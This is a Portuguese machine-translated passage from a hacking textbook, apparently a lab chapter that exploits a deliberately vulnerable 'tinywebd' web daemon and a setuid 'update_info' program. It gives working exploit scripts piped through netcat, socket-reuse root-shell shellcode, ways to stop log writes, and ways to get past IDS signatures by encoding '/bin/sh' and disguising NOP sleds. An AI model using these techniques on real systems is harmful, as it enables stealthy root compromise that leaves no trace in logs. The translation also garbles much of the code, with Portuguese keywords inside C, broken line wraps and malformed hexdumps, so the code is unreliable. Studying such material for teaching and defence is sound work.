O ideal é não deixar nenhum rastro. Na configuração do LiveCD, tecnicamente, você pode simplesmente excluir os arquivos de registro depois de obter um shell de raiz. No entanto, vamos supor que esse programa faça parte de uma infraestrutura segura em que os arquivos de registro sejam espelhados em um servidor de registro seguro que tenha acesso mínimo ou talvez até mesmo uma impressora de linha. Nesses casos, excluir os arquivos de log após o fato não é uma opção. A função `timestamp()` no daemon `tinyweb` tenta ser segura escrevendo diretamente em um descritor de arquivo aberto. Não podemos impedir que essa função seja chamada e não podemos desfazer a gravação que ela faz no arquivo de registro. Essa seria uma contramedida bastante eficaz; no entanto, ela foi implementada de forma inadequada. De fato, na exploração anterior, nos deparamos com esse problema.

Embora `logfd` seja uma variável global, ela também é passada para `handle_connection()` como um argumento de função. Da discussão sobre contexto funcional, você deve se lembrar que isso cria outra variável de pilha com o mesmo nome, `logfd`. Como esse argumento é encontrado logo após o `client_addr_ptr` na pilha, ele é parcialmente substituído pelo terminador nulo e pelo byte `0xa` extra encontrado no final do buffer de exploração.

```
(gdb) x/xw &client_addr_ptr
0xbffff7e4:      0xbffffff5cf
(gdb) x/xw &logfd 0xbffff7e8:
               0x00000a00
(gdb) x/4xb &logfd
0xbffff7e8:      0x00      0xa0      0x00      0x00
(gdb) x/8xb &client_addr_ptr
0xbffff7e4:      0xcf      0xf5      0xff      0xbf      0x00      0xa0      0x00      0x00
(gdb) p logfd
$6 = 2560
(gdb) quit
O programa está em execução. Sair mesmo assim (e desvinculá-lo)? (y ou n) y
Desvinculação do programa: , processo 27264
reader@hacking:~/booksrc $ sudo kill 27264
reader@hacking:~/booksrc $
```

Desde que o descritor do arquivo de registro não seja 2560 (`0xa00` em hexadecimal), toda vez que `handle_connection()` tentar gravar no registro, ele falhará. Esse efeito pode ser rapidamente explorado com o uso do strace. Na

saída abaixo,

O strace é usado com o argumento de linha de comando -p para ser anexado a um processo em execução. O argumento -e trace=write diz ao strace para examinar apenas as chamadas de gravação. Mais uma vez, a ferramenta de exploração de spoofing é usada em outro terminal para conectar e avançar a execução.

```
reader@hacking:~/booksrc $ ./tinywebd
Iniciando o daemon da Web minúsculo.
reader@hacking:~/booksrc $ ps aux | grep tinywebd
raiz      478 0.0 0.0    1636   420 ?        Ss   23:24   0:00 ./tinywebd
leitor    525 0.0 0.0    2880   748 pts/1    R+   23:24   0:00 grep tinywebd
reader@hacking:~/booksrc $ sudo strace -p 478 -e trace=write
Processo 478 anexado - interrupção para sair
write(2560, "09/19/2007 23:29:30>", 21) = -1 EBADF (Descriptor de arquivo ruim)
write(2560, "From 12.34.56.78:9090 \\"GET / HTT"..., 47) = -1 EBADF (Descriptor de arquivo inválido)
Processo 478 desvinculado
reader@hacking:~/booksrc $
```

Essa saída mostra claramente que as tentativas de gravação no arquivo de registro falharam. Normalmente, não poderíamos sobrescrever a variável `logfd`, pois o `client_addr_ptr` está no caminho. A manipulação descuidada desse ponteiro geralmente leva a uma falha. Mas como nos certificamos de que essa variável aponta para uma memória válida (nossa estrutura de endereço falsificado injetada), podemos sobrescrever as variáveis que estão além dela. Como o daemon da tinyweb redireciona a saída padrão para `/dev/null`, o próximo script de exploração sobrescreverá a variável `logfd` passada com 1, para saída padrão. Isso ainda impedirá que as entradas sejam gravadas no arquivo de registro, mas de uma forma muito mais agradável, sem erros.

xtool_tinywebd_silent.sh

```
#!/bin/sh
# Ferramenta de exploração silenciosa e furtiva para
# tinywebd também falsifica o endereço IP armazenado
# na memória

SPOOFIP="12.34.56.78" SPOOFPORT="9090"

if [ -z "$2" ]; then # Se o argumento 2 estiver em
  branco echo "Usage: $0 <arquivo de código de
  shell> <IP de destino>" exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"\$FAKEREQUEST\" | wc -c | cut -f1 -d ' '") OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # A +100 bytes do buffer @ 0xbffff5c0
FAKEADDR="\xfc\xf5\xff\xbf" # +15 bytes do buffer @ 0xbffff5c0 echo
"target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '` echo
"shellcode: $1 ($SIZE bytes)"
echo "solicitação falsa: \"\$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$((($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16)))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE] [shellcode $SIZE] [ret addr 128]
[*fake_addr 8]"
```

```
(perl -e "print \\ \"$FAKEREQUEST\"";  
./addr_struct \"$SPOOFIP\" \"$SPOOFPORT\";  
perl -e "print \"\\x90\\x$ALIGNED_SLED_SIZE\"; cat  
$1;  
perl -e "print \\ \"$RETADDR\\x32 . \\ \"$FAKEADDR\\x2 . \\ \"$x01\\x00\\x00\\x00\\r\\n\\\"\"") | nc -w 1 -v $2 80
```

Quando esse script é usado, a exploração é totalmente silenciosa e nada é gravado no arquivo de registro.

```
reader@hacking:~/booksrc $ sudo rm /Hacked  
reader@hacking:~/booksrc $ ./tinywebd  
Iniciando o daemon da Web minúsculo...  
reader@hacking:~/booksrc $ ls -l /var/log/tinywebd.log  
-rw----- 1 root reader 6526 2007-09-19 23:24 /var/log/tinywebd.log  
reader@hacking:~/booksrc $ ./xtool_tinywebd_silent.sh mark_restore 127.0.0.1 target  
IP: 127.0.0.1  
shellcode: mark_restore (53 bytes)  
solicitação falsa: "GET / HTTP/1.1\\x00" (15 bytes)  
[Fake Request 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128] [*fake_addr 8]  
localhost [127.0.0.1] 80 (www) open reader@hacking:~/booksrc $  
ls -l /var/log/tinywebd.log  
-rw----- 1 root reader 6526 2007-09-19 23:24 /var/log/tinywebd.log  
reader@hacking:~/booksrc $ ls -l /Hacked  
-rw----- 1 root reader 0 2007-09-19 23:35 /Hacked  
reader@hacking:~/booksrc $
```

Observe que o tamanho do arquivo de registro e o tempo de acesso permanecem os mesmos. Usando essa técnica, podemos explorar o tinywebd sem deixar nenhum rastro nos arquivos de registro. Além disso, as chamadas de gravação são executadas de forma limpa, pois tudo é gravado em /dev/null. Isso é mostrado pelo strace na saída abaixo, quando a ferramenta de exploração silenciosa é executada em outro terminal.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd  
raiz      478 0.0 0.0      1636   420 ?          Ss    23:24   0:00 ./tinywebd  
leitor    1005 0.0 0.0     2880   748 pts/1      R+    23:36   0:00 grep tinywebd  
reader@hacking:~/booksrc $ sudo strace -p 478 -e trace=write  
Processo 478 anexado - interrupção para sair  
write(1, "09/19/2007 23:36:31> ", 21)      = 21  
write(1, "From 12.34.56.78:9090 \\ \"GET / HTT\"..., 47) = 47  
Processo 478 desvinculado  
reader@hacking:~/booksrc $
```

0x670 Toda a infraestrutura

Como sempre, os detalhes podem estar ocultos no quadro geral. Um único host geralmente existe dentro de algum tipo de infraestrutura. As contramedidas, como os sistemas de detecção de intrusão (IDS) e os sistemas de prevenção de intrusão (IPS), podem detectar tráfego de rede anormal. Até mesmo arquivos de registro simples em roteadores e firewalls podem revelar conexões anormais que são indicativas de uma intrusão. Em particular, a conexão com a porta 31337 usada em nosso shellcode connect-back é uma

grande bandeira vermelha. Podemos alterar a porta para algo que pareça menos suspeito; no entanto, o simples fato de um servidor Web abrir conexões de saída pode ser um sinal de alerta por si só. Uma infraestrutura altamente segura pode até ter o firewall configurado com filtros de saída para impedir conexões de saída. Nessas situações, a abertura de uma nova conexão é impossível ou será detectada.

0x671 Reutilização de soquete

No nosso caso, não há realmente necessidade de abrir uma nova conexão, pois já temos um soquete aberto da solicitação da Web. Como estamos mexendo no daemon tinywebd, com um pouco de depuração, podemos reutilizar o soquete existente para o shell raiz. Isso evita que conexões TCP adicionais sejam registradas e permite a exploração nos casos em que o host de destino não pode abrir conexões de saída. Dê uma olhada no código-fonte do tinywebd.c mostrado abaixo.

Trecho do tinywebd.c

```
while(1) {      // Aceitar loop
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
    if(new_sockfd == -1)
        fatal("aceitando conexão");

    handle_connection(new_sockfd, &client_addr, logfd);
}
retornar 0;
}

/* Essa função lida com a conexão no soquete passado do
 * endereço do cliente passado e faz o registro no FD passado. A conexão é
 * processado como uma solicitação da Web, e essa função responde por meio da conexão
 * socket. Por fim, o soquete passado é fechado no final da função.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) { unsigned char
    *ptr, request[500], resource[500], log_buffer[500];
    int fd, length;

    length = recv_line(sockfd, request);
```

Infelizmente, o sockfd passado para handle_connection() será inevitavelmente sobrescrito para que possamos sobreescriver o logfd. Essa substituição ocorre antes de obtermos o controle do programa no shellcode, portanto, não há como recuperar o valor anterior do sockfd. Felizmente, main() mantém outra cópia do descriptor de arquivo do soquete em new_sockfd.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
raiz      478 0.0 0.0      1636   420 ?          Ss   23:24   0:00 ./tinywebd
leitor    1284 0.0 0.0     2880   748 pts/1      R+   23:42   0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c reader@hacking:~/booksrc $
sudo gdb -q-pid=478 --symbols=./a.out
```

```

warning: não está usando o arquivo não confiável "/home/reader/.gdbinit"
Usando a biblioteca do host libpthread_db "/lib/tls/i686/cmov/libpthread_db.so.1".
Anexando ao processo 478
/cow/home/reader/books/src/tinywebd: Não existe tal arquivo ou
diretório. Um programa já está sendo depurado. Você pode
eliminá-lo? (y ou n) n Programa não eliminado.
(gdb) list handle_connection
77      /* Essa função lida com a conexão no soquete passado do
78         * endereço do cliente passado e faz o registro no FD passado. A conexão é
79         * processada como uma solicitação da Web, e essa função responde por meio da conexão
80         * socket. Por fim, o soquete passado é fechado no final da função.
81         */
82     void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
83         unsigned char *ptr, request[500], resource[500], log_buffer[500];
84         int fd, length;
85
86         length = recv_line(sockfd, request);
(gdb) break 86
Ponto de parada 1 em 0x8048fc3: arquivo tinywebd.c,
linha 86. (gdb) cont
Continuação.

```

Depois que o ponto de interrupção é definido e o programa continua, a ferramenta de exploração silenciosa é usada em outro terminal para se conectar e avançar a execução.

```

Ponto de interrupção 1, handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) em
tinywebd.c:86
86         length = recv_line(sockfd, request);
(gdb) x/x &sockfd
0xffff7e0:          0x0000000d
(gdb) x/x &new_sockfd
Nenhum símbolo "new_sockfd" no contexto atual.
(gdb) bt
#0 handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) at tinywebd.c:86 #1
0x8048fb7 in main () at tinywebd.c:72
(gdb) select-frame 1 (gdb)
x/x &new_sockfd
0xffff83c:          0x0000000d
(gdb) quit
O programa está em execução. Você pode sair mesmo assim (e desvinculá-lo)?
(y ou n) y Desvinculação do programa: , processo 478
leitor@hacking:~/books/src $
```

Essa saída de depuração mostra que new_sockfd está armazenado em 0xffff83c no stack frame do main. Com isso, podemos criar um código de shell que usa o descriptor de arquivo de soquete armazenado aqui em vez de criar uma nova conexão.

Embora pudéssemos simplesmente usar esse endereço diretamente, há muitas pequenas coisas que podem deslocar a memória da pilha. Se isso acontecer e o shellcode estiver usando um endereço de pilha codificado, a exploração falhará. Para tornar o shellcode mais confiável, siga a sugestão de como o compilador lida com as variáveis da pilha. Se usarmos um endereço relativo ao ESP, mesmo que a pilha se desloque um pouco, o endereço

de new_sockfd ainda estará correto, pois o deslocamento do ESP será o mesmo. Como você deve se lembrar da depuração com o shellcode mark_break, o ESP era 0xfffff7e0. Usando esse valor para ESP, o deslocamento é mostrado como sendo 0x5c bytes.

```
reader@hacking:~/booksrc $ gdb -q (gdb)
print /x 0xfffff83c - 0xfffff7e0
$1 = 0x5c (gdb)
```

O código de shell a seguir reutiliza o soquete existente para o shell raiz.

socket_reuse_restore.s

BITS 32

```
push BYTE 0x02      ; Fork é a syscall nº 2
pop eax
int 0x80          Após a bifurcação, no processo filho eax == 0.
test eax, eax
jz child_process ; No processo filho, gera um shell.

        No processo pai, restaure tinywebd. lea ebp,
[esp+0x68] ; Restaura EBP.
push 0x08048fb7    ; Endereço de
retorno. ret       ; Retorna.

child_process:
        Reutilizar o soquete existente.
lea edx, [esp+0x5c] ; Coloque o endereço de new_sockfd em edx.
mov ebx, [edx]       ; Coloque o valor de new_sockfd em ebx.
push BYTE 0x02
pop ecx            ; ecx começa em 2.
xor eax, eax
xor edx, edx
dup_loop:
        mov BYTE al, 0x3F ; dup2 syscall #63 int
        0x80             ; dup2(c, 0)
        dec ecx           Contagem regressiva até 0.
        jns dup_loop     Se o sinalizador de sinal não for definido, ecx não será negativo.

; execve(const char *filename, char *const argv [], char *const envp[])
        mov BYTE al, 11   ; execve syscall #11
        push edx         ; empurre alguns nulos para terminar a
        string. push 0x68732f2f ; empurra "//sh" para a pilha.
        push 0x6e69622f  ; empurra "/bin" para a pilha.
        mov ebx, esp     ; coloca o endereço de "/bin//sh" em ebx, via esp.
        push edx         ; Empurra o terminador nulo de 32 bits para a pilha.
        mov edx, esp     ; Esse é um array vazio para envp.
        push ebx         ; empurre o endereço da string para a pilha acima do
        terminador nulo. mov ecx, esp   Esse é o array argv com string ptr.
        int 0x80          ; execve("//bin//sh", ["/bin//sh", NULL], [NULL])
```

Para usar esse shellcode de forma eficaz, precisamos de outra ferramenta de exploração que nos permita enviar o buffer de exploração, mas que mantenha o soquete fora para E/S adicional. Esse segundo script de exploração acrescenta um comando cat - adicional ao final do buffer de exploração. O argumento dash significa entrada padrão. Executar o cat na entrada padrão é algo inútil por si só, mas quando o comando é canalizado para o netcat, isso vincula efetivamente a entrada e a saída padrão ao soquete de rede do netcat. O script abaixo se conecta ao alvo, envia o buffer de exploração e, em seguida, mantém o soquete aberto e obtém mais entradas do terminal. Isso é feito com apenas algumas modificações (mostradas em negrito) na ferramenta de exploração silenciosa.

xtool_tinywebd_reuse.sh

```
#!/bin/sh
# Ferramenta de exploração silenciosa e furtiva para
tinywebd também falsifica o endereço IP armazenado
na memória
#     reutiliza o socket existente - use socket_reuse shellcode

SPOOFIP="12.34.56.78" SPOOFPORT="9090"

if [ -z "$2" ]; then # se o argumento 2 estiver em
    branco echo "Usage: $0 <arquivo de código de
    shell> <IP de destino>" exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"\$FAKEREQUEST\" | wc -c | cut -f1 -d ' '") OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # a +100 bytes do buffer @ 0xbffff5c0
FAKEADDR="\xfc\xf5\xff\xbf" # +15 bytes do buffer @ 0xbffff5c0 echo
"target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '` echo
"shellcode: $1 ($SIZE bytes)"
echo "solicitação falsa: \"\$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$((OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE] [shellcode $SIZE] [ret addr 128]
[*fake_addr 8]"
(perl -e "print \"\$FAKEREQUEST\";
./addr_struct \"$SPOOFIP\" \"$SPOOFPORT\";
perl -e "print \"\x90\"$ALIGNED_SLED_SIZE"; cat
\$1;
perl -e "print \"\$RETADDR\"x32 . \"\$FAKEADDR\"x2 . \"\x01\x00\x00\x00\r\n\"";
cat -;) | nc -v $2 80
```

Quando essa ferramenta é usada com o shellcode socket_reuse_restore, o shell raiz será servido usando o mesmo soquete usado para a solicitação da Web. A saída a seguir demonstra isso.

```
reader@hacking:~/booksrc $ nasm socket_reuse_restore.s
reader@hacking:~/booksrc $ hexdump -C socket_reuse_restore
00 00 00 00 6a 02 58 cd 80 85 c0 74 0a 8d 6c 24 68 68 b7 8f |j.X..t.l$hh.| ...
00 00 00 10 04 08 c3 8d 54 24 5c 8b 1a 6a 02 59 31 c0 31 d2 | ..T$\.\j.Y1.1.|
```

```
0 0 0 0 0 0 2 0 b0 3f cd 80 49 79 f9 b0 0b 52 68 2f 2f 73 68 68 68 | ...ly..Rh//shh|
00000030 2f 62 69 6e 89 e3 52 89 e2 53 89 e1 cd 80 |/bin.R.S..|
0000003e
reader@hacking:~/booksrc $ ./tinywebd
Iniciando o daemon da Web minúsculo.
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh socket_reuse_restore 127.0.0.1 target IP:
127.0.0.1
shellcode: socket_reuse_restore (62 bytes)
solicitação falsa: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 323] [shellcode 62] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
raiz
```

Ao reutilizar o soquete existente, essa exploração é ainda mais silenciosa, pois não cria nenhuma conexão adicional. Menos conexões significam menos anormalidades a serem detectadas por qualquer contramedida.

0x680Contrabando de carga útil

Os sistemas IDS ou IPS de rede mencionados anteriormente podem fazer mais do que apenas rastrear as conexões - eles também podem inspecionar os próprios pacotes. Normalmente, esses sistemas estão procurando padrões que possam indicar um ataque. Por exemplo, uma regra simples que procura pacotes que contenham a string /bin/sh capturaria muitos pacotes contendo shellcode. Nossa string /bin/sh já está ligeiramente ofuscada, pois é enviada para a pilha em blocos de quatro bytes, mas um IDS de rede também poderia procurar pacotes que contenham as strings /bin e //sh.

Esses tipos de assinaturas de IDS de rede podem ser bastante eficazes na captura de script kiddies que estejam usando exploits baixados da Internet. No entanto, elas são facilmente contornadas com um código de shell personalizado que oculta quaisquer strings reveladoras.

0x681 Codificação de cadeia de caracteres

Para ocultar a string, simplesmente adicionaremos 5 a cada byte da string. Em seguida, depois que a string tiver sido colocada na pilha, o shellcode subtrairá 5 de cada byte da string na pilha. Isso criará a string desejada na pilha para que possa ser usada no shellcode, mantendo-a oculta durante o trânsito. A saída abaixo mostra o cálculo dos bytes codificados.

```
reader@hacking:~/booksrc $ echo "/bin/sh" | hexdump -C
00000000 2f 62 69 6e 2f 73 68 0a |/bin/sh.|

reader@hacking:~/booksrc $ gdb -q (gdb)
print /x 0x0068732f + 0x05050505
$1 = 0x56d7834
(gdb) print /x 0x6e69622f + 0x05050505
$2 = 0x736e6734
(gdb) quit
reader@hacking:~/booksrc $
```

O código de shell a seguir coloca esses bytes codificados na pilha e depois os decodifica em um loop. Além disso, duas instruções int3 são usadas para colocar pontos de interrupção no shellcode antes e depois da decodificação. Essa é uma maneira fácil de ver o que está acontecendo com o GDB.

codificado_sockreuserestore_dbg.s

BITS 32

```
push BYTE 0x02      ; Fork é a syscall nº
2. pop eax
int 0x80           ; Após a bifurcação, no processo filho eax == 0.
test eax, eax
jz child_process ; No processo filho, gera um shell.

      No processo pai, restaure tinywebd. lea ebp,
[esp+0x68] ; Restaure EBP.
push 0x08048fb7    ; Endereço de
retorno. ret       ; Retorno

child_process:
      Reutilizar o soquete existente.
lea edx, [esp+0x5c] ; Coloque o endereço de new_sockfd em edx.
mov ebx, [edx]       ; Coloque o valor de new_sockfd em ebx.
push BYTE 0x02
pop ecx            ; ecx começa em 2.
xor eax, eax
dup_loop:
      mov BYTE al, 0x3F ; dup2 syscall #63 int
0x80              ; dup2(c, 0)
dec ecx            ; Contagem regressiva até 0.
jns dup_loop       ; Se o sinalizador de sinal não for definido, ecx não será negativo.

; execve(const char *filename, char *const argv [], char *const envp[])
      mov BYTE al, 11   ; execve syscall #11
push 0x056d7834    ; empurre "/sh\x00" codificado com +5 para a
pilha. push 0x736e6734  ; empurre "/bin" codificado com +5 para
a pilha.
      mov ebx, esp     ; Coloque o endereço do "/bin/sh" codificado em ebx.

int3 ; Ponto de interrupção antes da decodificação (REMOVER QUANDO NÃO
ESTIVER DEBUGANDO)

      push BYTE 0x8      ; Necessidade de
decodificar 8 bytes pop edx
decode_loop:
      sub BYTE [ebx+edx], 0x5 dec
      edx
      jns decode_loop

int3 ; Ponto de parada após a decodificação (REMOVER QUANDO NÃO
ESTIVER EM DEBUGGING) xor edx, edx
push edx           ; empurra o terminador nulo de 32 bits para a pilha.
mov edx, esp       ; Esse é um array vazio para envp.
```

```
push ebx      ; empurre o endereço da string para a pilha acima do
terminador nulo. mov ecx, esp   Esse é o array argv com string ptr.
int 0x80      ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

O loop de decodificação usa o registro EDX como um contador. Ele começa em 8 e faz a contagem regressiva até 0, já que 8 bytes precisam ser decodificados. Os endereços exatos da pilha não importam nesse caso, uma vez que as partes importantes são todas relativamente endereçadas, de modo que a saída abaixo não se preocupa em se conectar a um processo tinywebd existente.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: não está usando o arquivo não confiável "/home/reader/.gdbinit"
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) set disassembly-flavor intel
(gdb) set follow-fork-mode child (gdb)
run
Iniciando o programa: /home/reader/booksrc/a.out
Iniciando o daemon tiny web...
```

Como os pontos de interrupção são, na verdade, parte do shellcode, não há necessidade de definir um no GDB. Em outro terminal, o código de shell é montado e usado com a ferramenta de exploração de reutilização de soquete.

De outro terminal

```
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore_dbg.s
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_sockreuserestore_dbg 127.0.0.1 target IP:
127.0.0.1
shellcode: encoded_sockreuserestore_dbg (72 bytes)
solicitação falsa: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 313] [shellcode 72] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) aberto
```

De volta à janela do GDB, a primeira instrução int3 no shellcode é atingida. A partir daqui, podemos verificar se a string foi decodificada corretamente.

O programa recebeu o sinal SIGTRAP, Trace/breakpoint trap.
[Mudança para o processo 12400].

```
0xbffff6ab in ?? ()
(gdb) x/10i $eip
0xbffff6ab: push    0x8
0xbffff6ad: pop     edx
0xbffff6ae: sub     BYTE PTR [ebx+edx],0x5
0xbffff6b2: dec     edx
0xbffff6b3: jns     0xbffff6ae
0xbffff6b5: int3
0xbffff6b6: xor     edx,edx
0xbffff6b8: push    edx
0xbffff6b9: mov     edx,esp
0xbffff6bb: push    ebx
(gdb) x/8c $ebx
```

```
0xbffff738:      52 '4' 103 'g' 110 'n' 115 's' 52 '4' 120 'x' 109 'm' 5 '\005'
(gdb) cont
Continuação.
[tcsetpgrp failed in terminal_inferior: Operation not permitted].
```

O programa recebeu o sinal SIGTRAP, Trace/breakpoint trap.

```
0xbffff6b6 em ?? ()
(gdb) x/8c $ebx
0xbffff738:      47 '/' 98 'b' 105 'i' 110 'n' 47 '/' 115 's' 104 'h' 0 '\0'
(gdb) x/s $ebx
0xbffff738:      "/bin/sh"
(gdb)
```

Agora que a decodificação foi verificada, as instruções int3 podem ser removidas do shellcode. A saída a seguir mostra o shellcode final que está sendo usado.

```
reader@hacking:~/booksrc $ sed -e 's/int3;/int3/g' encoded_sockreuserestore_dbg.s > encoded_sockreuserestore.s
reader@hacking:~/booksrc $ diff encoded_sockreuserestore_dbg.s encoded_sockreuserestore.s 33c33
< int3 ; Ponto de parada antes da decodificação (REMOVER QUANDO NÃO ESTIVER DEBUGANDO)
> ;int3 ; Ponto de parada antes da decodificação (REMOVER QUANDO NÃO
ESTIVER DEBUGANDO) 42c42
< int3 ; Ponto de parada após a decodificação (REMOVER QUANDO NÃO ESTIVER DEBUGANDO)
> int3 ; Breakpoint after decoding (REMOVE WHEN NOT DEBUGGING)
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore.s
reader@hacking:~/booksrc $ hexdump -C encoded_sockreuserestore
00000000 6a 02 58 cd 80 85 c0 74 0a 8d 6c 24 68 68 b7 8f |j.X .....t..!$hh..|
00000010 04 08 c3 8d 54 24 5c 8b 1a 6a 02 59 31 c0 b0 3f |....T$\..j.Y1..?|
00000020 cd 80 49 79 f9 b0 0b 68 34 78 6d 05 68 34 67 6e | ..ly. ....h4xm.h4gn|
00000030 73 89 e3 6a 08 5a 80 2c 13 05 4a 79 f9 31 d2 52 |s..j.Z...Jy.1.R|
00000040 89 e2 53 89 e1 cd 80 |..S.....|
00000047
reader@hacking:~/booksrc $ ./tinywebd
Iniciando o daemon da Web minúsculo...
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_sockreuserestore 127.0.0.1 target IP:
127.0.0.1
shellcode: encoded_sockreuserestore (71 bytes)
solicitação falsa: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 314] [shellcode 71] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
raiz
```

0x682 Como esconder um trenó

O sled NOP é outra assinatura fácil de ser detectada por IDSs e IPSs de rede. Blocos grandes de 0x90 não são tão comuns, portanto, se um mecanismo de segurança de rede vir algo assim, provavelmente é uma exploração. Para evitar essa assinatura, podemos usar diferentes instruções de byte único em vez de NOP. Há várias instruções de um byte - as instruções de incremento e decremento para vários registros - que também são caracteres ASCII imprimíveis.

Instrução	Hexadec imal	ASCII
inc eax	0x40	@
inc ebx	0x43	C
inc ecx	0x41	A
inc edx	0x42	B
dec eax	0x48	H
dec ebx	0x4B	K
dec ecx	0x49	I
dec edx	0x4A	J

Como zeramos esses registros antes de usá-los, podemos usar com segurança uma combinação aleatória desses bytes para o sled NOP. A criação de uma nova ferramenta de exploração que use combinações aleatórias dos bytes @, C, A, B, H, K, I e J em vez de um sled NOP regular será deixada como um exercício para o leitor. A maneira mais fácil de fazer isso seria escrever um programa de geração de sled em C, que é usado com um script BASH. Essa modificação ocultará o buffer de exploração dos IDSs que procuram um sled NOP.

0x690 Restrições de buffer

Às vezes, um programa impõe certas restrições aos buffers. Esse tipo de verificação de sanidade dos dados pode evitar muitas vulnerabilidades. Considere o seguinte exemplo de programa, que é usado para atualizar as descrições dos produtos em um banco de dados fictício. O primeiro argumento é o código do produto e o segundo é a descrição atualizada. Esse programa não atualiza de fato um banco de dados, mas tem uma vulnerabilidade óbvia.

update_info.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAX_ID_LEN 40
#define MAX_DESC_LEN 500

/* Enviar uma mensagem e sair.*/
void barf(char *message, void *extra) { printf(message,
    extra);
    exit(1);
}

/* Faça de conta que essa função atualiza a descrição de um produto em um
banco de dados.*/
void update_product_description(char *id, char *desc)
{
    char product_code[5], description[MAX_DESC_LEN];

    printf("[DEBUG]: description is at %p\n", description);
```

```

strncpy(description, desc, MAX_DESC_LEN);
strcpy(product_code, id);

printf("Atualizando o produto #%s com a descrição \ '%s'\n", product_code, desc);
// Atualizar o banco de dados
}

int main(int argc, char *argv[], char *envp[])
{
    int i;
    char *id, *desc;

    se(argc < 2)
        barf("Uso: %s <id> <description>\n", argv[0]); id =
    argv[1];           // id - Código do produto a ser
    atualizado no banco de dados desc = argv[2]; // desc -
    Descrição do item a ser atualizado

    if(strlen(id) > MAX_ID_LEN) // id deve ser menor que MAX_ID_LEN bytes. barf("Fatal:
        id argument must be less than %u bytes\n", (void *)MAX_ID_LEN);

    for(i=0; i < strlen(desc)-1; i++) { // Somente permitir bytes imprimíveis no desc.
        if(!isprint(desc[i])))
            barf("Fatal: o argumento de descrição só pode conter bytes imprimíveis\n", NULL);
    }

    // Limpando a memória da pilha (segurança)
    // Limpando todos os argumentos, exceto o primeiro e o
    segundo memset(argv[0], 0, strlen(argv[0]));
    for(i=3; argv[i] != 0; i++)
        memset(argv[i], 0, strlen(argv[i]));
    // Limpando todas as variáveis de
    ambiente for(i=0; envp[i] != 0; i++)
        memset(envp[i], 0, strlen(envp[i]));

    printf("[DEBUG]: desc is at %p\n", desc);

    update_product_description(id, desc); // Atualizar o banco de dados.
}

```

Apesar da vulnerabilidade, o código faz uma tentativa de segurança. O comprimento do argumento de ID do produto é restrito e o conteúdo do argumento de descrição é limitado a caracteres imprimíveis. Além disso, as variáveis de ambiente não utilizadas e os argumentos do programa são eliminados por motivos de segurança. O primeiro argumento (id) é muito pequeno para o shellcode e, como o restante da memória da pilha é eliminado, resta apenas um lugar.

```
reader@hacking:~/booksrc $ gcc -o update_info update_info.c
reader@hacking:~/booksrc $ sudo chown root ./update_info
reader@hacking:~/booksrc $ sudo chmod u+s ./update_info
reader@hacking:~/booksrc $ ./update_info
Uso: ./update_info <id> <description>
reader@hacking:~/booksrc $ ./update_info OCP209 "Enforcement Droid" [DEBUG]: a
descrição está em 0xbffff650
Atualizando o produto #OCP209 com a descrição 'Enforcement Droid'
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "AAAA "x10') blah [DEBUG]:
description is at 0xbffff650
Falha de segmentação
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print "\xf2\xf9\xff\xbf "x10') $(cat ./
shellcode.bin)
Fatal: o argumento de descrição só pode conter bytes imprimíveis
reader@hacking:~/booksrc $
```

Essa saída mostra um exemplo de uso e, em seguida, tenta explorar a chamada `strcpy()` vulnerável. Embora o endereço de retorno possa ser sobreescrito usando o primeiro argumento (`id`), o único lugar em que podemos colocar código de shell é no segundo argumento (`desc`). No entanto, esse buffer é verificado quanto a bytes não imprimíveis. A saída de depuração abaixo confirma que esse programa poderia ser explorado, se houvesse uma maneira de colocar o código de shell no argumento `description`.

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) execute $(perl -e 'print
"\xcb\xf9\xff\xbf "x10') blah
O programa que está sendo depurado já foi iniciado. Iniciá-lo
desde o começo? (y ou n) y
```

